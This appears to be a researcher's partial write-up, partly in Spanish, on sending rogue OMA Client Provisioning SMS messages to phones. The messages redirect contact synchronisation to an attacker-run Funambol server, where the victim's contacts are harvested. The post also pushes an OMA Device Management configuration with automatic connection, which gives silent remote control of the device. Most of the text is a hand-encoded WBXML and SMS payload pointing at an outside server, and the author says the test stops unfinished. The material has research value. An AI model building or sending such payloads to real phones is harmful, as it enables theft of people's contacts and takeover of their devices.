
Now we need a DS server software. We will use Funambol, a open source OMA DS and DM solution (wikipedia).

Funambol installation is easy. After installation a pdf is opened automatically. Read and do step by step that pdf describes (note for this test I have changed 8080 default port to 80).


In the configuration message we are enabling contacts synchronizacion only, but we could enable messages, calendar, notes, etc…

The problem with OMA DS is that when the message comes and the configuration is kept, the phone doesn't connect automatically to the server for synchronization, the user should press "synchronization" icon, and that is difficult to occur. But if he did it by error in any time, we would get all contacts from that user. Anyway, theorically, the synchronization could be started by server too, with a WAP Push message, but I have not tested it yet.

Here is the funambol's configuration screen. Here we must change the external URI for our server:



In the configuration message that we sent, we can see “usermane” and “password” parameters, with that same values. When funambol receives a new sync connection with a new pair user:password it will create a account in the database for that user. Funambol let us to open the database for reading received information, using that username:password ,accessing a web interface, and we could see the received information:



The same test was done with a phone with 300 contacts and all worked perfectly.

Test 5. OMA Device Management configuration using OMA Client Provisioning.

You can download a OMA DM server from Funambol. OMA DM is more powerful than OMA DS. DM gives us a full control over the device remotely. When the OMA DM server is trusted, it can change anything to the device without user notifications. With OMA DM its possible to update software and firmware to the target device. Other important thing, when we send a bootstrap message with OMA DM configuration, we could add a option (XML tag) “INIT”. If this option is present, when the configuration is kept, the device performs a first connection to the server automatically.

In this test we will try to send a OMA DM configuration over OMA Client Provisioning:

A simple XML file:

```
<characteristic type="APPLICATION">
  <parm name="APPID" value="w7"/>
  <parm name="PROVIDER-ID" value="com.mgmtsrv.manage"/>
  <parm name="NAME" value="Mgmt Server"/>
  <parm name="ADDR" value="http://www.mgmtserver.com:8080/manage"/>
  <parm name="TO-NAPID" value="INTERNET"/>
  <parm name="INIT"/>
  <characteristic type="APPAUTH">
    <parm name="AAUTHTYPE" value="HTTP-DIGEST"/>
    <parm name="AAUTHNAME" value="name"/>
    <parm name="AAUTHSECRET" value="secret"/>
  </characteristic>
  <characteristic type="APPAUTH">
    <parm name="AAUTHLEVEL" value="APPSRV"/>
    <parm name="AAUTHTYPE" value="DIGEST,BASIC"/>
    <parm name="AAUTHNAME" value="servername"/>
    <parm name="AAUTHSECRET" value="serversecret"/>
    <parm name="AAUTHDATA" value="servernonce"/>
  </characteristic>
  <characteristic type="APPAUTH">
    <parm name="AAUTHLEVEL" value="CLIENT"/>
    <parm name="AAUTHNAME" value="clientname"/>
    <parm name="AAUTHSECRET" value="clientsecret"/>
    <parm name="AAUTHDATA" value="clientnonce"/>
  </characteristic>
</characteristic>
```

We must encode with WBXML:

SMS hdr:

07
91
4306073011F0 (SC addr)
44 UDHI=1,MMS(more messages to send)=1
0B
91
4346186401F5 (destino +34648146105)
00
F5
70702171923380
87

UD hdr:

06
05 04 0B 84 23 F0 puertos (0b84, 23f0)

UD(WAP PUSH):

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

WSP(wireless session protocol) header:

01 Transaction id
06 PDY type = Push PDU (WAP-230-WSP table 34)
03 Headers len = HeadersLen. Length of rest of WSP header.
1F ValueLengthQuote. Length > 30 and necessary to quote. See [WSP) Ch, 8.4.2.2
01 ValueLength
B6 Content-Type - ContentType= S-Push.req::Push. This is 0x36 with "high-bit set", ie 0x36+0x80. See [ProvCont]

^^

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

WBXML:

03 wbxml 1.3
0B Public identifier for "-//WAPFORUM//DTD PROV 1.0//EN"
6A utf8
0F string table len
hex 56 66 20 4D 4D 53
ascii V f M M S
00 end inline string
hex 6D 56 66 20 4D 4D 53
ascii m V f M M S
00 end inline string

45 characteristics list

C6 55 01 NAPDEF

87 11 06 //NAPID
83
00
01

87 07 06 83 //NAME
00
01

87 10 06 //BEARER
AB
01

87 08 06 //NAP ADDRESS
03 inline string
hex 61 69 72 74 65 6c 6e 65 74 2e 65 73
ascii a i r t e l n e t . e s
00 end inline string
01

87 09 06 //NAP ADDRTYPE
89
01

C6 5A 01 NAPAUTHINFO

87 0C 06 //AUTH TYPE
03 inline string
00 end inline string
01 END PARMeter

87 0D 06 //AUTHNAME
03 inline string
hex 77 61 70 40 77 61 70
ascii w a p @ w a p
00 end inline string
01

87 0E 06 //AUTSECRET
03 inline string
hex 77 61 70 31 32 35
ascii w a p 1 2 5
00 end inline string
01 END PARMeter

01 END NAPAUTHINFO

01 END NAPDEF

C6 51 01 PXLOGICAL

87 15 06 83 07 01 PROXY-ID

87 07 06 83 00 01 NAME

C6 52 01 PXPHYSICAL

87 20 06 PHYSICAL-PROXY-ID
03 inline string

hex 30 30 30 2E 30 30 30 2E 30 30 30 2E 30 30 30
ascii 0 0 0 . 0 0 0 . 0 0 0 . 0 0 0
00 end inline string
01 END PARMeter

87 21 06 85 01 PORTNBR

87 22 06 83 00 TO-NAPID

01 END PXPHYSICAL

C6 53 01 PORT

87 23 06 PORTNBR
03 inline string
hex 30 30
ascii 0 0
00 end inline string
01 END PARMeter

87 24 06 D0 01 01 ?

01 END PARMeter END PORT

01 END PXLOGICAL

//

Toda esta parte en rojo es lo que quitaremos.

C6 00 01 55 01 APPLICATION

87 36 00 00 06 APPID
03 inline string
hex 77 34
ascii w 4 Es el identificador para MMS
00 end inline string
01 END PARMeter

87 00 01 39 00 00 NAME o TO-PROXY

06 83 07 01 RESOURCE ?

87 00 01 34 00 00 06 URI
03 inline string
hex 68 74 74 70 3A 2F 2F 6D 6D 73 63 2E 76 6F 64 61 66 6F 6E 65 2E 65 73 2F 73 65 72 76 6C 65 74 73 2F 6D 6D 73
ascii h t t p : / / m m s c . v o d a f o n e . e s / s e r v l e t s / m m s
00 end inline string
01 END PARMeter

01 END APPLICATION

//

C6 00 01 55 01 APPLICATION

87 36 00 00 06 APPID
03 inline string
hex 77 37
ascii w 7 Es el identificador para DM
00 end inline string
01

87 38 06 PROVIDER-ID
03
Hex 73 79 74 65 73 2e 6e 65 74
Ascii s y t e s . n e t
00
01

87 07 06 NAME
03
Hex 6d 79 73 65 72 76 65 72
Ascii m y s e r v e r
00
01

87 08 06 ADDRESS
03 inline string
hex 68 74 74 70 3a 2f 2f 6d 69 73 74 65 72 63 6f 72 6e 2e 73 79 74 65 73 2e 6e 65 74 3a 38 30 2f
ascii h t t p : / / m i s t e r c o r n . s y t e s . n e t : 8 0/
00 end inline string
01

87 22 06 TO-NAPID

03
hex 49 4e 54 45 52 4e 45 54
ascii I N T E R N E T
00
01

C6 5A 01 AUTHINFO

87 0C 06 AUTHTYPE
03 inline string
Hex 48 54 54 50 2d 42 41 53 49 43
Ascii H T T P - B A S I C
00 end inline string
01 END PARMeter

87 0D 06 AUTHNAME
03 inline string
hex 6d 79 6e 61 6d 65
ascii m y n a m e
00 end inline string
01

87 0E 06 AUTSECRET
03 inline string
hex 6d 79 73 65 63 72 65 74
ascii m y s e c r e t
00 end inline string
01 END PARMeter

01 END NAPAUTHINFO

01 END APPLICATION

01 END CHARACTERISTIC-LIST

^^

I must stop this test here due lack of time. Ill finish the test as soon as possible.